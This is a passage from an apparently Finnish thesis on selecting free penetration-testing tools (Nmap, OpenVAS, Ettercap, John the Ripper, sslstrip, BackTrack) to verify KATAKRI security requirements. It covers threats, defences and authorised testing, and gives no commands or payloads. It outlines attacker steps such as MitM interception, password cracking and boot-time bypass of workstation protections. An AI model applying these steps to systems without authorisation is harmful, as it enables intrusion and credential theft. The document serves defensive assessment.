Haastatteluista (Haastattelu 1. 21.12.2012; Haastattelu 2. 17.1.2013) tehdyn yhteenvedon pohjalta seuraavia ominaisuuksia vaaditaan teknisen todentamisen työkaluilta:

- avointen palveluiden ja porttien skannaaminen
- asennettujen ohjelmistoversioiden tunnetut haavoittuvuudet
- poikkeamien havainnointi
- tietoverkon segmenttirakenteen testaaminen
- eri käyttäjäroolien hyökkäyspinta-alan todentaminen
- haittaohjelmaskannereiden toiminnan todentaminen
- tilojen ulkopuolella siirrettävän tiedon salaus.

Uhka-analyysi

Uhka-analyysin tarkoitus on selvittää kohdeympäristöön olennaisesti kohdistuvia uhkia ja rajata saaduilla tiedoilla todentamiseen valittavia työkaluja. Uhka-analyysiin käytettiin apuvälineenä KATAKRI:n vaatimuksia lisäämällä liitteen 1 taulukkoon vaatimuksiin liittyvät uhkakuvat. Uhkien käsittelyssä käytettiin apuna kolmannen osapuolen tekemää auditointia (Auditointiraportti 8.9.2011) ja haastatteluita (Haastattelu 1. 21.12.2012; Haastattelu 2. 17.1.2013). Uhka-analyysissä on myös mukana tutkimuksen teoriaviitekehyksestä poimittuja asioita. Seuraavassa on kootusti lueteltu tärkeimmät havainnot erilaisista uhkista, joita kohdeorganisaation ympäristössä tulee huomioida. Esitetyt suojautumiskeinot ovat lähtöisin KATAKRI:n (Puolustusministeriö 2011, 73-117,119-122) vaatimuksista ja niitä on täydennetty luvun 3 teoriatiedolla sekä tutkijan kokemusperäisellä tiedolla tietoturva-asiantuntijan tehtävistä.

Hyökkäykset internetistä

KATAKRI sallii suojaustasolle III asti tietoverkon fyysisen liittämisen internetiin, vaikka III-tasolla organisaation tietoverkko tuleekin olla siitä loogisesti erotettu (KATAKRI II 2011, 75). Operaattoriverkkoon kytketyt verkkolaitteet ovat merkittävässä roolissa ns. suljettujen verkkojen tietoturvassa. Verkkolaitteet voivat toimia salauslaitteina tai palomuurin ja salauslaitteiden yhdistelmänä, kun yhdistetään useampia maantieteellisesti erillään olevia suljettuja verkon osioita yhdeksi operatiiviseksi verkoksi. Verkon rajalla olevien verkkolaitteiden tietoturva-asetuksissa oleva virhe tai laitteen ohjelmistossa oleva haavoittuvuus voi muuttaa suljetun verkon luonteen täysin tarkoitustaan vastaamattomaksi. Internetistä tuleviksi uhiksi voidaan myös lukea hyökkääjän yritykset kerätä tietoa kohdeorganisaation verkosta. Jos käytössä on esim. julkiset internetsivut, voi niiden kautta olla tarjolla tahattomasti tietoa suljetun verkon ympäristöstä.

Suojautumiskeinoja hyökkäysmahdollisuuksien vähentämiseksi ovat:

- internetsivuille julkaistavat tiedot on minimoitu
- yrityksen julkisten dokumenttien metatiedot on siivottu ylimääräisestä tiedosta
- sosiaalisen median käytöstä on ohjeet
- mahdollinen yhdyskäytäväratkaisu alempaan turvaluokkaan on tietoturvaltaan kovennettu ja sen rakenne on kerroksittainen

- ISP:n verkkolaitteiden avulla estetään yhteysyritykset kohdeorganisaation oman tietoverkon rajalla oleviin verkkolaitteisiin (ST III ympäristössä oman MPLS-verkon käyttö ISP:n puolella suotavaa)
- internetistä tulevia yhteysyrityksiä valvotaan
- suljetusta verkosta internetiin kohdistuvaa liikennettä tarkkaillaan.

Hyökkäykset työasemilta

Haittaohjelmien saastuttamilta tai hyökkääjän hallussa olevilta työasemilta voi kohdistua hyökkäysyrityksiä tietoverkon muihin osiin. Suojaustason III tietojärjestelmissä todennäköisin haittaohjelman leviämistapa on työasemiin liitettävät ulkoiset laitteet. Lähtökohtaisesti myös sisäinen hyökkäys aloitetaan työasemilta. Ensimmäisenä hyökkääjä pyrkii etsimään kaiken hyödyllisen tiedon itse työasemasta. Erityisiä mielenkiinnon kohteita ovat tilapäistiedostot, käyttäjätunnusten paikalliset salasanatiivisteet, työasemalla käytettyjen käyttäjätunnusten murtaminen, työasemalla olevien ohjelmistojen hyötykäyttö hyökkäyksen laajentamiseksi ja työaseman pääsymahdollisuudet muihin verkon osiin ja laitteisiin. Hyökkääjä voi myös pyrkiä asentamaan järjestelmään takaportteja tai muita haittaohjelmia.

Suojautumiskeinoja hyökkäysmahdollisuuksien vähentämiseksi ovat:

- työasemissa käytetään sovelluspalomuureja
- työasemissa käytetään haittaohjelmaskannereita
- käyttäjät tekevät perustyötehtävät peruskäyttäjän oikeuksin
- käytössä ovat kovennetut käyttöjärjestelmä- ja ohjelmistoasetukset (minimoitu mm. ohjelmistojen lukumäärä, prosessien lukumäärä ja avoimet portit)
- käytössä säännöllisesti tapahtuva tietoturvapäivitysten asentaminen käyttöjärjestelmiin ja ohjelmistoihin sekä ajureihin ja laiteohjelmistoihin
- käyttäjähallinta ja tunnistusmenetelmät ovat riittävän vahvoja
- työasemissa on käytössä kiintolevykryptaus
- väliaikaistiedot tyhjennetään
- käytössä on vahvat käyttäjätunnusten paikalliset salasanatiivisteet
- BIOS-asetukset on kovennettu

- ulkoiset laitteet hallitaan työasemilla (erityisesti ulkoisissa tallennusmedioissa)
- muistien kautta siirrettävistä dokumenteista on hyvä jäädä jälki lokitietoihin
- työasemalokeja valvotaan.

Hyökkäykset tietoverkon yhteisiltä palvelimilta

Tietoverkon yhteiset palvelimet ja niiden tarjoamat palvelut ovat keskeisessä asemassa ympäristössä, jossa käsitellään eri turvaluokan aineistoa ja/tai monen eri tiedonomistajan tietoa. Yhteiset palvelut näkyvät laajasti jokaiseen verkkosegmenttiin. Yhden palvelun saastuminen tai haltuunotto mahdollistaa hyökkääjän jatkavan toimiaan yli segmentistä toiseen ja hyökkäyspinta-alan laajentamisen alkuperäisestä. Myös palveluiden kautta voidaan hyökätä käyttäjien työasemiin. Erityisen mielenkiintoisia kohteita ovat yhteiset tunnistamispalvelut, webbipalvelut, tiedostonjakopalvelut, kommunikaatiopalvelut, lokipalvelut, tietokannat, palveluportaalit, sovelluskehitystyökalut, sovellustestaustyökalut ja palvelimelta avautuva pääsy muihin verkon osiin.

Suojautumiskeinoja hyökkäysmahdollisuuksien vähentämiseksi ovat:

- palvelimissa käytetään sovelluspalomuureja
- palvelimissa käytetään haittaohjelmaskannereita
- palvelut ajetaan pienin mahdollisin oikeuksin
- käytössä ovat kovennetut käyttöjärjestelmä- ja ohjelmistoasetukset (minimoitu mm. ohjelmistojen lukumäärä, prosessien lukumäärä ja avoimet portit)
- käytössä säännöllisesti tapahtuva tietoturvapäivitysten asentaminen käyttöjärjestelmiin ja ohjelmistoihin sekä ajureihin ja laiteohjelmistoihin
- käyttäjähallinta ja tunnistusmenetelmät ovat riittävän vahvoja
- autentikointitietoa siirretään verkossa vain salatun yhteyden yli
- etäkirjautuminen on sallittu vain yksilöidyn käyttäjätunnuksen avulla
- paikallisen administrator/root tunnuksen etäkirjautuminen on estetty
- tiedot salakirjoitetaan
- käytössä on vahvat käyttäjätunnusten paikalliset salasanatiivisteet
- pääsy muihin verkkosegmentteihin on minimoitu
- palvelinlokeja ja käyttäjäkirjautumisia valvotaan.

Hyökkäykset sovelluskehitys- ja testausprojektien palvelimilta

Erityisen haastavia ovat sovelluskehityksen ja -testauksen palvelimet ja niiden palvelut. Pääsääntöisesti niihin ei voida kohdistaa samoja tietoturva-asetuksia, kuin yhteisille palvelimille, koska tiukennetut tietoturva-asetukset voivat häiritä kohtuuttomasti tuotekehitystä. Erityisen mielenkiintoisia kohteita ne ovat heikkouksiensa takia ja lisäksi niissä saattaa olla saatavilla luokiteltuja aineistoja. Hyökkääjä saattaa myös käyttää palvelimia välitavoitteena murtaakseen yhteisiä palvelimia tai käyttäjien työasemia.

Suojautumiskeinoja hyökkäysmahdollisuuksien vähentämiseksi ovat:

- samat toimenpiteet kuin yhteisissä palvelimissa niin pitkälle kuin mahdollista
- rajoitetaan pääsyä yhteisiin palveluihin ja työasemiin
- rajoitetaan pääsyä yhteisiltä palvelimilta ja työasemista
- vältetään väliaikaisia tunnuksia, joissa heikot salasanat.

Muut järjestelmäkohtaiset hyökkäykset

Järjestelmäkohtaisilla hyökkäyksillä tarkoitetaan hyökkäystä yksittäistä palvelinta tai palvelimelle asennettua palvelua kohtaan. Kohteena voi olla mm. haavoittuvaksi tiedetty tietokanta, web-sovellus tai käyttöjärjestelmän komponentti.

Suojautumiskeinoja hyökkäysmahdollisuuksien vähentämiseksi ovat:

- samat toimenpiteet kuin yhteisissä palvelimissa niin pitkälle kuin mahdollista
- valikoidaan käytettävät sovellukset seuraavin kriteerein:
    - ohjelmaa ja sen julkaisijaa pidetään yleisesti luotettavana
    - ohjelmistoon julkaistaan säännöllisesti tietoturvapäivityksiä
    - ohjelmiston päivittäminen on mahdollista myös internetistä irrallaan olevaan järjestelmään
    - ohjelmiston päivittäminen on helppoa, eikä se työllistä merkittävästi
    - ohjelmisto toimii yhteen jo käytössä olevien ohjelmien kanssa
    - ohjelmiston asennus on tuettu ympäristöön valittuihin käyttöjärjestelmiin
    - käytettävät käyttöjärjestelmät on ennalta määritetty

    - käyttöjärjestelmiksi valitaan yleisesti tunnettuja ja säännöllisesti päivittyviä versioita
- palvelin- ja sovelluslokeja valvotaan.

Hyökkäykset verkkolaitteilta

Jos hyökkääjä saa haltuunsa verkkolaitteen kuten palomuurin tai kytkimen, pystyy hän asetuksia muuttamalla sekoittamaan verkossa vallitsevat tietoturvavyöhykkeet ja muut tietoturvakäytänteet.

Suojautumiskeinoja hyökkäysmahdollisuuksien vähentämiseksi ovat:

- verkkolaitteille kohdistuneista hyökkäysyrityksistä kirjataan lokitietoa ulkopuoliseen järjestelmään
- epäilyttävistä lokitiedoista lähetetään hälytys verkon ylläpitäjille
- verkkolaitteet päivitetään säännöllisesti
- verkkolaitteiden lokeja valvotaan.

Tietojen siirtäminen pois kohdeorganisaation tietojärjestelmistä

Tietojen siirto pois suljetusta verkosta voi tapahtua pääsääntöisesti vain ulkoisen median kautta. Tämän vuoksi huomio tulee kiinnittää USB-, FireWire-, Thunderbolt-, CD-/DVD-/BD-medioihin sekä erilaisiin muistikortteihin.

Suojautumiskeinoja hyökkäysmahdollisuuksien vähentämiseksi ovat:

- ulkoisille medioille siirrettävistä tiedostoista tulee jäädä lokimerkintä
- työasemiin voi kiinnittää vain ennalta määriteltyjä laitteita
- laitteiden autorun-ominaisuus on estetty
- kirjausketjua (audit trail) valvotaan.

Uhka-analyysin tuloksena selvisi seuraavat uudet ominaisuudet, joita teknisen tietoturvan todentamiseen valittavilta työkaluilta vaaditaan:

- passiivinen tiedonkeruu kohdeorganisaatiosta
- tietoverkosta internetiin pyrkivän tuntemattoman liikenteen havainnointi
- tietoverkkoon liitettyjen ulkoisten laitteiden ja massamuistien rajoittaminen sekä havaitseminen
- tietoverkon näkyvyys internetiin
- riittävän vahvat salasanat ja niiden tiivisteet.

Kokonaisuudessaan teknisen tietoturvan todentamiseen valittavilta työkaluilta vaaditaan seuraavat ominaisuudet:

- avointen palveluiden ja porttien skannaaminen
- asennettujen ohjelmistoversioiden tunnetut haavoittuvuudet
- poikkeamien havainnointi
- tietoverkon segmenttirakenteen testaaminen
- eri käyttäjäroolien hyökkäyspinta-alan todentaminen
- haittaohjelmaskannereiden toiminnan todentaminen
- tilojen ulkopuolella siirrettävän tiedon salaus
- passiivinen tiedonkeruu kohdeorganisaatiosta
- tietoverkosta internetiin pyrkivän tuntemattoman liikenteen havainnointi
- tietoverkkoon liitettyjen ulkoisten laitteiden ja massamuistien rajoittaminen sekä havaitseminen
- tietoverkon näkyvyys internetiin
- riittävän vahvat salasanat ja niiden tiivisteet.

5 Todentamisen työkalut

Tämän tutkimuksen tärkein vaihe, työkalujen valinta, käsitellään seuraavaksi. Tämän jälkeen valitut työkalut valmistellaan testejä varten. Niiden toimintaa testataan ja harjoitellaan erillisessä testiympäristössä ja viimeisenä niiden tavoiteltu toiminta varmistetaan kohdeorganisaation ympäristössä. Luvussa haetaan vastausta tutkimuskysymykseen TK 1.4.

5.1 Työkalujen valinta

Työkalujen valintaa ohjaavat haastatteluiden tulokset ja uhka-analyysin tulokset. Valintaan vaikuttavat myös teoriaviitekehyksessä esiintuodut hyökkääjän toimintatavat sekä tutkijan oma asiantuntijuus. Lisäksi merkittävässä roolissa on valittava alusta, jossa työkaluja käytetään sekä rajaus vain vapaan lähdekoodin (open source) tai lisenssiltään ilmaisiin sovelluksiin. Rajaus vain maksuttomiin työkaluihin on perusteltua, koska ne mahdollistavat hyökkäysten tekemisen laajalle käyttäjäkunnalle helpon saatavuutensa vuoksi.

Työkalujen valintaan tuodaan hyökkääjän näkökulma valitsemalla työkaluja, jotka soveltuvat hyökkääjän toimien simulointiin. Työkaluilla pyritään tekemään seuraavia hyökkääjän toimia:

- Hyökkääjä kytkeytyy ISP:n suunnasta ja
  - suorittaa passiivista tiedonkeruuta
  - suorittaa aktiivista tiedonkeruuta
  - kaappaa ISP:n suuntaan lähetettyä liikennettä
  - kaappaa ISP:n suunnasta tulevaa liikennettä
  - aiheuttaa hälytyksiä valvontajärjestelmissä.
- Hyökkääjä kytkeytyy työasemaverkkoon ja
  - yrittää käyttää verkkoon kuulumatonta laitetta
  - kaappaa verkkoliikennettä
  - skannaa verkkoa
  - suorittaa MitM-hyökkäyksen

        - aiheuttaa hälytyksiä valvontajärjestelmissä.
- Hyökkääjä kytkeytyy yhteen palvelinsegmenteistä ja
    - skannaa verkkoa
    - kaappaa verkkoliikennettä
    - suorittaa MitM-hyökkäyksen
    - aiheuttaa hälytyksiä valvontajärjestelmissä.
- Hyökkääjä saa haltuunsa työaseman ja
    - murtaa käyttäjätunnuksia ja salasanoja
    - muuttaa käyttöjärjestelmän asetuksia käynnistämättä varsinaista työaseman käyttöjärjestelmää (levykryptauksen todentaminen)
    - selvittää käyttöjärjestelmän ja sen sovellusten haavoittuvuudet
    - siirtää käyttöjärjestelmälevylle haittaohjelman
    - aiheuttaa hälytyksiä valvontajärjestelmissä.

Tärkeänä kohteena on työaseman tietoturvan todentaminen. Työasemat ovat keskeisessä roolissa, koska niiden kautta käsitellään kaikkea suojattavaa tietoa. Ne ovat myös todennäköisimpiä kohteita haittaohjelmille, koska niiden kautta siirretään suurin osa tiedostoista internetistä suljettuun verkkoympäristöön. Myös sisäinen uhka on suurin juuri työntekijöiden oman työaseman osalta.

Todentamiseen käytettäviä työkaluja on saatavilla todella paljon. Lista yleisimmin käytettävistä työkaluista löytyy osoitteesta http://sectools.org . Huomiota tulee kiinnittää työkalujen valintaan jo pelkästään tietoturvanäkökulmasta. Monet saatavilla olevista työkaluista on tehty hakkereiden toimesta ja luovutettu kaikkien saataville. Ohjelman sisällöstä ja ilmoitetusta toiminnallisuudesta ei välttämättä ole varmuutta ja työkalu saattaakin sisältää itsessään haitallista koodia. Tämä riski huomioiden tutkimuksessa valittiin työkalujen alustaksi BackTrack Linux -käyttöjärjestelmän versio 5 R3, joka on lähtökohtaisesti suunniteltu juuri tietoturvatestaamiseen. BackTrack Linux on laajasti tunnettu ja käytetty avoimen lähdekoodin käyttöjärjestelmä, joka sisältää hyväksi havaittuja työkaluja tietoverkon tietoturvan testaamiseen. Sen työkaluvalikoima keskittyy tietoverkkoon hyökkäämiseen. BackTrack Linuxin pitkän historian ja laajan käyttäjäkunnan perusteella sitä voidaan pitää turvallisena alustana.

Turvallisuusriskiä työkalujen käyttämisestä pienennetään entisestään rakentamalla BackTrack Linuxin asennuksesta USB-tikulle kertaluonteinen asennus, jota käytetään keräämään tarvittavia tuloksia kohdeorganisaation tietoverkosta sekä sen järjestelmistä. Tulosten tallennuksen jälkeen USB-tikku tyhjennetään ja näin voidaan varmistua, että suljetusta verkosta ei koskaan pääse tietoa ulospäin. Kun USB-tikku asennetaan käyttöön ennen testiä, siihen asennettuihin työkaluihin on mahdollista hakea uusimmat päivitykset internetistä ennen sen liittämistä suljettuun verkkoon. USB-tikun asentaminen käydään läpi liitteessä 3.

Kohdeorganisaation internetsivuilta ja hakukoneista saatavien metatietojen hakemiseen valittiin työkaluiksi BackTrack Linuxista löytyvät Metagoofil ja TheHarvester työkalut. Näiden lisäksi tiedon keräämiseen käytettiin luvussa 3.1.1 mainittuja passiivisen tiedonkeruun internet palveluita.

Ettercap- ja Wireshark-työkalut soveltuvat verkkoliikenteen kaappaamiseen. Niiden avulla voidaan todentaa, esiintyykö verkkoliikenteessä salaamattomia käyttäjätunnuksia, epäilyttävää tai luvatonta liikennettä ja onko salatuksi tarkoitettu liikenne salattua. Verkon skannaamiseen valittiin yleisesti käytetty ja ominaisuuksiltaan kattava Nmap-työkalu. Verkon ja järjestelmien haavoittuvuuksien skannaamiseen valittiin OpenVAS-työkalu. Haavoittuvuusskannerille on mahdollista antaa tunnukset kohdejärjestelmiin, jolloin sen antamaa tulosta on mahdollista tarkentaa. Tutkimuksessa ei anneta skannerille käyttäjätunnuksia järjestelmiin, koska testit halutaan tehdä hyökkääjän näkökulmasta ja oletuksena on, että hyökkääjä ei ole saanut haltuunsa tunnuksia.

Nikto- ja OWASP ZAP -työkalut valittiin tarkastamaan webbisovellusten tietoturvaa. Ne toimivat haavoittuvuusskannereiden tapaan käymällä läpi webbisivustossa mahdollisesti olevia heikkouksia tai puutteita, joita hyökkääjän on mahdollista hyödyntää.

Salasanojen murtamiseen valittiin työkaluksi komentorivipohjainen John the Ripper -työkalu. Siitä on olemassa myös graafinen versio Johnny, mutta helpommaksi vaihtoehdoksi käytön kannalta osoittautui osin skriptillä automatisoitu komentorivityökalu. Esilaskettuihin salasanatauluihin (rainbow tables) perustuvan Hydra-työkalun käyttöä harkittiin, mutta internetistä ei löytynyt luotettavasta lähteestä ladattavia ilmaisia yli 7-

merkkiä tukevia tauluja käytettäväksi. Toinen haittapuoli oli taulujen suuri koko ja kohtuuhintaisten nopeiden ulkoisten medioiden rajallinen tallennuskapasiteetti.

Driftnet, urlsnarf, dsniff, mgsnarf, filesnarf ja sslstrip ovat skriptipohjaisia työkaluja, joiden avulla on mahdollista poimia kaapatusta liikenteestä haluttua tietoa. Niiden avulla voidaan ottaa talteen kuvia, URL-osoitteita, salasanoja, pikaviestejä, tiedostoja ja webbiliikennettä. Ettercapin avulla voidaan tehdä erilaisia MitM-hyökkäyksiä. Yhdessä näitä työkaluja voidaan käyttää verkkoliikenteen kaappaamisen ja MitM-hyökkäyksen visualisointiin.

USB-muistille asennettua BackTrack Linuxia voi suoraan käyttää testaamaan, voidaanko työaseman varsinaisen käyttöjärjestelmän rinnalle käynnistää toinen käyttöjärjestelmä, jonka avulla varsinaisen käyttöjärjestelmän tietoja pääsee lukemaan tai muuttamaan. USB-muistia voi myös sellaisenaan käyttää testaamaan tuntemattomien laitteiden kytkemistä työasemiin ja työasemasegmenttiin. Scapy valittiin työkaluksi lähettää väärennettyjä IP-paketteja.

Taulukko 3. Työkalujen soveltuvuus KATAKRI:n mukaisten tietoturva-asetusten todentamiseen

KATAKRI:n vaatimus	Työkalut
I 401.0	Nmap, Wireshark, Ettercap
I 402.0	Nmap, Scapy
I 404.0	Nmap, Wireshark, Ettercap
I 405.0	Nmap, Wireshark, Ettercap, OpenVAS
I 407.0	Wireshark, Ettercap
I 408.0	Nmap, Wireshark, Ettercap
I 409.0	Scapy, Wireshark, Ettercap
I 501.0	Wireshark, Ettercap, John the Ripper, dsniff
I 502.0	OpenVAS, OWASP ZAP, Nikto, Wireshark, Ettercap
I 503.0	BackTrack Linux USB-asennus
I 505.0	BackTrack Linux USB-asennus
I 506.0	BackTrack Linux USB-asennus
I 507.0	BackTrack Linux USB-asennus
I 508.0	BackTrack Linux USB-asennus
I 603.0	BackTrack Linux USB-asennus
I 604.0	BackTrack Linux USB-asennus, Wireshark, Ettercap
I 605.0	Wireshark, Ettercap, mgsnarf
I 702.0	-

Taulukossa 3 yhdistetään valitut työkalut tutkimukseen valittuihin KATAKRI:n vaatimuksiin. Taulukossa ei esiinny työkalut Metagoofil ja TheHarvester, koska KATAKRI ei aseta vaatimuksia tietoihin, jotka ovat saatavissa internetistä. Taulukossa eivät esiinny myöskään työkalut driftnet, urlsnarf, filesnarf ja sslstrip, mutta ne liittyvät olennaisesti kaapattujen pakettien analysointiin.

5.2 Työkalujen testaaminen testiympäristössä

Lukujen 5.2 ja 5.3 tulosten avulla varmistutaan valittujen työkalujen toiminnasta kohdeorganisaation ympäristössä ja samalla vastataan tutkimuskysymykseen TK1.3. Apuna testaamisessa käytetään tutkimusmenetelmänä kaksiosaista kontrolloitua koetta. Kontrolloidun kokeen ensimmäisessä osassa valmistellaan ja testataan valittuja työkaluja täysin erillisessä ja kontrolloidussa testiympäristössä. Testien avulla voidaan valmistella työkalut käyttövalmiiksi ja varmistua niiden toiminnasta ennen tuotantoympäristössä tehtäviä testejä varten.


Testiympäristö koostui kahdesta Dell Latitude E6520 kannettavasta tietokoneesta, joissa kummassakin oli neliydinprosessori, 8GB keskusmuistia, 250Gt kovalevy ja yksi 1Gb verkkokortti. Käyttöjärjestelmänä käytettiin Windows 7 Professional x64. Virtualisointituotteena toimi VMware Workstation 9.0. Hyökkäystyökalujen testejä varten asennettiin virtuaalikoneeseen erilaisia käyttöjärjestelmiä ja sovelluksia. Käytössä olivat seuraavat käyttöjärjestelmät: Windows XP Professional 32bit, Windows 7 Professional x64, Windows Server 2003 Standard 32bit, Windows Server 2008 R2 Standard ja Debian 6.0. Windows 2008 R2 palvelimeen asennettiin Active Directory Domain Services -palvelu. Windows työasemat liitettiin domainiin. Esiasennettu Debian palvelin MediaWiki-palvelulla ladattiin osoitteesta http://www.turnkeylinux.org. Webbisivustolta on saatavilla valmiiksi asennettuja virtuaalikoneita, jotka sisältävät valmiiksi konfiguroituja sovelluksia esiasennettuihin käyttöjärjestelmiin.

Testien avulla muodostettiin BackTrack Linux -asennuksesta vakioitu asennusohje, jonka avulla se voidaan asentaa yhtenevällä tavalla nopeasti käyttövalmiiksi. Liitteen 3 kohdissa 1-7 asennetaan USB-muistille BackTrack Linux 5 R3 -käyttöjärjestelmä levysalauksella. Tämän jälkeen liitteen kohdissa 8.1-8.8 valmistellaan testeissä käytettävät

työkalut asetuksineen käyttövalmiiksi. Työkalujen käytöstä muodostettiin BackTrack Linux -asennusohjeen tapaan ohjeet työkalujen käyttöä varten. Käyttöohjeet kuvauksineen on esitelty liitteessä 4.

5.3 Työkalujen koeistaminen kohdeorganisaation tietoverkossa

Kontrolloidun kokeen toinen vaihe sisälsi valittujen ja testattujen työkalujen koeistamisen kohdeorganisaation tietoverkossa. Kontrolloidun kokeen ensimmäisessä vaiheessa tehtyjen testien perusteella työkalujen käyttö oli hallittua ja riittävästi turvattua koeistamista varten. Koeistamisen tarkoitus oli varmistaa valittujen työkalujen toimivuus oikeassa tuotantoympäristössä. Kontrollin määrä kokeessa pieneni edellisestä vaiheesta merkittävästi, koska tuloksien haluttiin olevan mahdollisimman lähellä todellista. Liika kontrolli loitontaisi tuloksia todellisesta käyttötilanteesta. Tietoverkon tarkka kuvaus on kohdeorganisaation toimesta luokiteltu yrityssalaisuudeksi. Kuviossa 8 esitetään koeistamisen kannalta olennaisimmat verkon osat.



Kuvio 8. Kohdeorganisaation yksinkertaistettu verkkokuva


Kohdeorganisaation tietojärjestelmistä ja verkosta havaittuja tietoturvapoikkeamia ei voida tietoturvasyistä esitellä yksityiskohtaisesta. Tietoturvapuutteet ja -poikkeamat ovat myös kohdeorganisaation sisällä luokiteltu vain rajatun henkilöstön nähtäville.

Työkalujen tuloksista on tehty analyysi, jota seuraavaksi käydään läpi yleisellä tasolla. Työkalujen koeistuksen ensisijainen tarkoitus ei ollut löytää tietoturvapuutteita, vaan varmistaa työkalujen toimivuus tietoturvavaatimusten todentamiseksi. Tietoturvapuutteiden löytyminen tosin on erittäin hyvä indikaatio työkalujen toimivuudesta, koska työkaluilla on saatu todellisia tuloksia järjestelmien haavoittuvuuksista.

Työkalujen käyttö aloitettiin tiedonkeruusta. Tämän jälkeen verkon laitteita, avoimia portteja ja verkkoon näkyviä haavoittuvuuksia selvitettiin skannereiden avulla. Seuraavaksi testattiin MitM-hyökkäyksien onnistumista. Verkkoliikenteen kaappaamisella varmistettiin verkossa liikkuvan tiedon vastaavuus tietoturva-asetuksiin. Viimeisenä tarkasteluun otettiin yksi työasema, jonka avulla selvitettiin hyökkääjän mahdollisuuksia hyödyntää sitä osana hyökkäystoimia.

5.3.1 Tiedonkeruu kohdeorganisaatiosta

Työkalujen testaaminen aloitettiin passiivisella tiedonkeruulla. Passiivinen tiedonkeruu toteutettiin internetiin kytketyllä BackTrack Linux -työasemalla. Vallinneen testitilanteen verkkokuva on esitetty kuviossa 9.



Kuvio 9. Hyökkäystyöasema kytketty internetiin

Tiedonkeräämisessä suurin huomio kiinnittyy kohdeympäristön vaatimuksiin ja varsinkin niiden paljastumiseen hyökkääjälle. Jos hyökkääjä voi olettaa, että kohdeympäristö on KATAKRI:n vaatimuksien mukaisesti rakennettu tietylle tasolle, voi hän tehdä olettamuksia kohdeympäristön järjestelmistä ja tietoturvakäytänteistä. Tosin todennäköisesti kaikki järjestelmät eivät välttämättä siltikään ole näiden vaatimusten mukaisia.

